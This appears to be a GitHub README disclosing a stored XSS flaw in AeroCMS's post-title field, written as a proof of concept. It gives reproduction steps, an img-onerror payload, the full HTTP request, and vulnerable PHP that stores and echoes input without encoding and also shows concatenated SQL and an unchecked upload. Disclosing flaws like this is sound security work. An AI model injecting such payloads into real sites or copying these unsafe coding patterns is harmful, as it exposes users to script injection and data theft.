D4rkP0w4r / AeroCMS-Add_Posts-Stored_XSS-Poc Public

0 stars 0 forks

Star Notifications

Code Issues Pull requests Actions Projects Security Insights

main Go to file

D4rkP0w4r Update README.md ... on Mar 8 22

View code

README.md


AeroCMS-Add_Posts-Stored_XSS-Poc

- Description => Stored_XSS at `Post Title`

Step to Reproduct

- Login to admin panel -> `Posts` -> `Add Posts` -> `Post Title` -> inject payload `<img/src/onerror=prompt(10)>` -> The XSS will trigger when clicked `Edit Post` button

Exploit



Welcome to the Admin Panel, admin!

Post Title: <img/src/onerror=prompt(10)>

Post Category: Default

Users: admin


Post Status: published

No file chosen

Post Tags: 1

Post Content: 111

This domain is not registered with Tiny Cloud. Please see the quick start guide or create an account.



localhost:8080/AeroCMS/post.php?p_id=26


localhost:8080 says

10

hacked

Vulnerable Code

- `add_post.php`




D:\git repos\AeroCMS\admin\includes\add_post.php (AeroCMS) - Sublime Text (UNREGISTERED)

```php
<?php

    if(isset($_POST['create_post']))
    {
        $post_title         = mysqli_real_escape_string($connection, trim($_POST['post_title']));
        $post_category_id   = mysqli_real_escape_string($connection, trim($_POST['post_category_id']));
        $post_user          = mysqli_real_escape_string($connection, trim($_POST['post_user']));
        $post_status        = mysqli_real_escape_string($connection, trim($_POST['post_status']));

        $post_image         = $_FILES['image']['name'];
        $post_image_tmp     = $_FILES['image']['tmp_name'];

        $post_tags          = mysqli_real_escape_string($connection, trim($_POST['post_tags']));
        $post_content       = mysqli_real_escape_string($connection, trim($_POST['post_content']));

        $post_date          = date('d-m-y');
    //     $post_comment_count  = 4;

        move_uploaded_file($post_image_tmp, "../images/$post_image");

        $query = "INSERT INTO posts(post_category_id, post_title, post_user, post_date, post_image,
                  post_content, post_tags, post_status) VALUES($post_category_id,
                  '$post_title',
                  '$post_user', now(), '$post_image', '$post_content', '$post_tags',
                  '$post_status')";

         $result = mysqli_query($connection, $query);

         confirmQuery($result);

         $the_get_post_id = mysqli_insert_id($connection);

         echo "<p class='text-center text-success bg-success'>Post Created. <a href='../post.php?p_id=$the_get_post_id
            '> View Post</a> Or <a href='posts.php'>Edit More Posts</a></p>";

    }

?>
```

When inserting into the database, the input is not filtered out of html characters

- `post.php`



```
                $post_author        = $row['post_author'];
                $post_date          = $row['post_date'];
                $post_image         = $row['post_image'];
                $post_content       = $row['post_content'];
                $post_tags          = $row['post_tags'];
                $post_comment_count = $row['post_comment_count'];
                $post_status        = $row['post_status'];
        ?>

            <h1 class="page-header">
                Posts

            </h1>

            <!-- First Blog Post -->
            <h2>
                <a href="#"><?php echo $post_title; ?></a>
            </h2>
            <p class="lead">
                by <a href="index.php"><?php echo $post_author; ?></a>
            </p>
            <p><span class="glyphicon glyphicon-time"></span> <?php echo $post_date; ?></p>
            <hr>
            <img class="img-responsive" src="images/<?php echo $post_image; ?>" alt="">
            <hr>
            <p><?php echo $post_content; ?></p>


            <hr>

        <?php
            }
        ?>

        <!-- Blog Comments -->

        <?php

            if(isset($_POST['create_comment']))
```

Even when displaying, the entity cannot be properly encoded

POC

- `Injection Point`

```
-----------------------------85448121341942511952219062291
Content-Disposition: form-data; name="post_title"

<img/src/onerror=prompt(10)>
```

- `Request`

```
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefo
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------8544812134194
Content-Length: 1101
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/AeroCMS/admin/posts.php?source=edit_post&p_id=26
Cookie: Phpstorm-6b6ba5ee=79a50460-3b02-4cde-a5a4-ff6883c16a7b; PHPSESSID=ndh6ks953t
Upgrade-Insecure-Requests: 1

-----------------------------85448121341942511952219062291
```

```
Content-Disposition: form-data; name="post_title"

<img/src/onerror=prompt(10)>
-----------------------------85448121341942511952219062291
Content-Disposition: form-data; name="post_category_id"

1
-----------------------------85448121341942511952219062291
Content-Disposition: form-data; name="post_user"

admin
-----------------------------85448121341942511952219062291
Content-Disposition: form-data; name="post_status"

published
-----------------------------85448121341942511952219062291
Content-Disposition: form-data; name="image"; filename=""
Content-Type: application/octet-stream


-----------------------------85448121341942511952219062291
Content-Disposition: form-data; name="post_tags"

1
-----------------------------85448121341942511952219062291
Content-Disposition: form-data; name="post_content"

<p>111</p>
-----------------------------85448121341942511952219062291
Content-Disposition: form-data; name="update_post"

Edit Post
-----------------------------85448121341942511952219062291--
```

`POC VIDEO` https://drive.google.com/file/d/1kMGPBLKgefvKZj34QxDlPTxXdcT0kRR_/view?usp=sharing

Releases

No releases published

Packages

No packages published